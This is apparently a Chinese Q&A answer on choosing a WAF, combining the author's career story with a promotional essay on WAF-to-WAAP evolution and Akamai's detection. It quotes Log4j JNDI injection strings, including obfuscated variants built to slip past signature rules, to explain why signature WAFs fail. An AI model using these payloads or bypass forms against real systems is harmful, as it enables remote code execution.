国内哪家waf设备比较靠谱?
2018年刚刚研究生毕业的时候,有幸进入某安全大厂从事WAF研发工作,当时是基于开源的Modsecurity做二次开发,我一开始负责整体性能测试,通过函数打点等方式,定位性能损耗并给出优化方案,最终形成一套最佳HTTP流量检测路径的架构,3个月的实习期我拿到了B+的成绩,随后的3个月里,我负责WAF中的语义检测模块和AI检测模型,WAF语义模块我输出了PHP威胁语义检测发明专利,AI检测模块我输出了基于Nginx的AI-WAF引擎,那曾是我的高光时刻,也曾是我的至暗时刻,给我的绩效是C,理由是现在谈AI为时尚早,一晃5年过去了,AI赋能安全、AI赋能WAF已经成为竞标的必选项,曾经的大厂也再没有研发出自己的WAF,随便O了一个也就过去了~
ailx10
1958 次咨询
网络安全优秀回答者
互联网行业 安全攻防员
去咨询
从WAF到WAAP的Web安全保护发展之路
根据中国国家信息安全漏洞库(CNNVD)统计,Web攻击活动约占所有黑客攻击的70%以上。SQL 注入攻击可造成数据库核心数据泄漏,XSS 跨站脚本注入攻击可造成用户 Cookie 隐私泄漏,RFI 远程文件包含和不安全的反序列化攻击可造成 Web 站点控制权失陷,给用户和企业带来巨大的损失。
WAF(Web Application Firewall)是 Web 应用防火墙,可以抵御传统的 Owasp Top10 的漏洞攻击,在一定程度上可以保护 Web 站点不受黑客攻击,但是尽管部署了 WAF 产品的站点,依然会遭受业务安全的挑战,黑客利用网站 API 设计上的逻辑漏洞,虚假注册、篡改商品价格、薅羊毛事件已经不足为奇。
由此可见,下一代 WAF 不仅仅是防御传统的OWASP(Open Web Application Security Project)Top10 黑客攻击,还需要保护 API 业务安全,全球最具权威的 IT 研究与顾问咨询公司 Gartner 定义了下一代 WAF 是 WAAP(Web Application and API Protection),即 Web 应用和 API 防护,根据2022年的 Gartner 魔力象限报告可以看出,Akamai 是 WAAP 领域的领导者,下面以当下最流行的Log4j变种攻击和通用API业务安全威胁来和这位领导者的WAAP过过招。

图1: Web 应用程序和API Gartner 魔力象限
打造Web核心威胁检测能力阻击黑客
Log4j 漏洞影响面和危害程度堪比“永恒之蓝”漏洞,是互联网历史上最具破坏力的漏洞之一,Mirai、Muhstik 等僵尸网络家族以及 BlueHero、HSMiner 等挖矿病毒家族正在利用此漏洞进行传播,并不断吸引更多的黑客参与,使得 Log4j 漏洞快速变异,已经超过60种变形,给网络安全带来极大的挑战。

图2:Log4j漏洞载荷随时间的变化
Log4j 漏洞是利用了 Java 中日志组件Log4j的一个缺陷,来发起可以完全控制系统的RCE(Remote Code Execute)远程代码执行攻击,最原始的攻击载荷特征形如:${jndi:ldap://x.x.x.x/Log4jRCE},黑客将攻击载荷注入受害站点中,触发受害站点的日志记录功能,由于Log4j日志组件存在缺陷,导致受害站点主动访问黑客站点http://x.x.x.x/Log4jRCE中的恶意服务,比如BlueHero等挖矿病毒家族利用Log4jRCE让受害站点下载虚拟货币挖矿脚本并执行,Mirai等僵尸网络家族利用Log4jRCE让受害站点变成僵尸主机执行任何命令。
表1:传统Log4j和变形Log4j的对比
| 传统Log4j | 变形Log4j |
|---|---|
| ${jndi:ldap://x.x.x.x/Log4jRCE} | ${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://x.x.x.x/Log4jRCE} |
| ${jndi:rmi://x.x.x.x/Log4jRCE} | ${jndi:${lower:l}${lower:d}ap://x.x.x.x/Log4jRCE} |
传统的 WAF 比如 ModSecurity可以基于 ${jndi:ldap 威胁特征,可以拦截黑客的恶意注入,但是黑客开发了各种变形的 Log4j 攻击载荷,如表1所示,隐藏了威胁特征。由于传统的 WAF 本质上是基于签名的传统检测规则,在面对 Log4j 攻击载荷变形后基本毫无招架之力,黑客可以轻松绕过这类 WAF 实现远程控制。在应对未知的 0day 攻击中,传统 WAF 的表现更是淡然无光,不是说传统 WAF 的 0day 检测能力弱,是传统 WAF 几乎就没有 0day 检测能力。
Akamai 从全球每天数十亿次 Web 攻击中,收集了大量 Log4j 攻击样本,基于语义相似度和机器学习算法提炼出更准确的攻击检测模型,可以保障 Log4j 变形攻击检测不遗漏。即使百密一疏,Log4j 变形攻击成功,Akamai WAAP也留有后手,基于全网 Log4j IOC威胁情报,直接阻断Web站点与黑客之间的网络通信,可以有效的保护Web站点不受 Log4j 变形攻击。
此外,Akamai WAAP 在传统 WAF 的基础上,额外提供基于异常和风险打分功能,将威胁检测从定性的非黑及白,转换成定量的风险大小,使得威胁可见可度量。通过AI和云端赋能,将机器学习和云端情报融入 WAF 中,实现了对未知 0day 威胁的发现能力,超越了传统基于签名规则的威胁检测能力,有效的保障了Web应用的持续安全健康发展。
壮实Web业务安全保护能力打击灰产
疫情这几年企业数字化转型,线下业务逐渐搬迁到线上,Web 访问给生活带来的许多便利,也给灰色产业带去了生机,利用API接口未授权漏洞、业务逻辑漏洞,各种薅羊毛、刷流量的营销欺诈事件层出不穷,弱密码、HTTP明文传输的信息泄漏事件不断上演,虚假注册、网络水军的舆情风向引导事件屡见不鲜,恶意爬虫、 拒绝服务攻击、CC 攻击的敌对竞争事件也在无时无刻暗暗发生。

图3:互联网灰色产业
传统的 WAF 可以通过限制 API 访问速率应对部分高频 CC 攻击,拒绝服务攻击,限制 HTTP 请求的 User-Agent 来阻挡部分低级爬虫。面对慢速拒绝服务攻击、高级爬虫时,传统 WAF 只能视而不见,坐以待毙。传统的 WAF 可以通过限制 HTTP 响应内容中的关键词,来阻止部分信息泄漏,但是会影响正常的业务,而且也仅仅是治标不治本的临时缓解方案。面对错综复杂的 API 接口脆弱性和 API 接口业务逻辑漏洞时,传统的 WAF 直接不知所措,无计可施。
Akamai 的 WAAP之所以在API安全上表现出色,离不开2项核心技术:API安全测试(API Security Testing)和API 威胁保护(API Threat Protection)。兵家有云,知己知彼百战百胜,想要打赢业务安全保卫战,必须加强对API生命周期的管理,只有清晰的识别出所有潜在的、变化的API,才能精准的、有效的管理和保护API。API安全测试实现了从看见到保护的一条龙服务,它是一种特殊类型的应用程序安全测试,可以发现所有动态变化的 API 并识别 API 中的漏洞,能够根据API的业务场景、出站数据敏感度、风险等级等信息对API进行分级分类,完善Web站点的API清单,并使用配流和限速策略,避免了 API 被滥用。
API 威胁保护是为了保护API免受业务层面攻击的一种安全策略。在客户端通过令牌验证,保护用户身份不被篡改,避免未授权漏洞攻击以及越权漏洞攻击。使用加密和签名,确保短信验证码和弱密码隐私信息不会泄漏。在服务端使用机器学习算法,构建Web站点的用户API访问行为基线,检测 API 访问行为序列,识别异常API访问行为,预先感知 API 攻击。实现了从客户端到服务端的端到端的双层检测与防护,可以有效的阻击传统WAF难以检测的恶意爬虫、僵尸网络、以及慢速CC 攻击和慢速拒绝服务攻击,避免了薅羊毛、刷流量事件的发生,限制了虚假注册、网络水军的影响范围,遏制了竞争对手攻击网站不公平竞争的企图,有效的保障了Web应用的持续安全健康发展。
小结
从 WAF 的 Web 威胁防护到 WAAP 的 Web 威胁防护与 API 业务安全防护,是Web安全保护发展历程的必然选择。传统 WAF 基于签名的规则检测算法,无法满足未知威胁检测和业务安全需求,Akamai 的 WAAP 以全球海量 Web 威胁研究为基础,以客户API资产为中心建立纵深防御,融合云端威胁情报、机器学习 AI 异常检测算法,可以良好的抵御 Web 威胁和 API 攻击。
发布于 2022-12-29 22:22・IP 属地江苏

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 28
 0
- 0


 已为社区贡献10条内容

所有评论(0)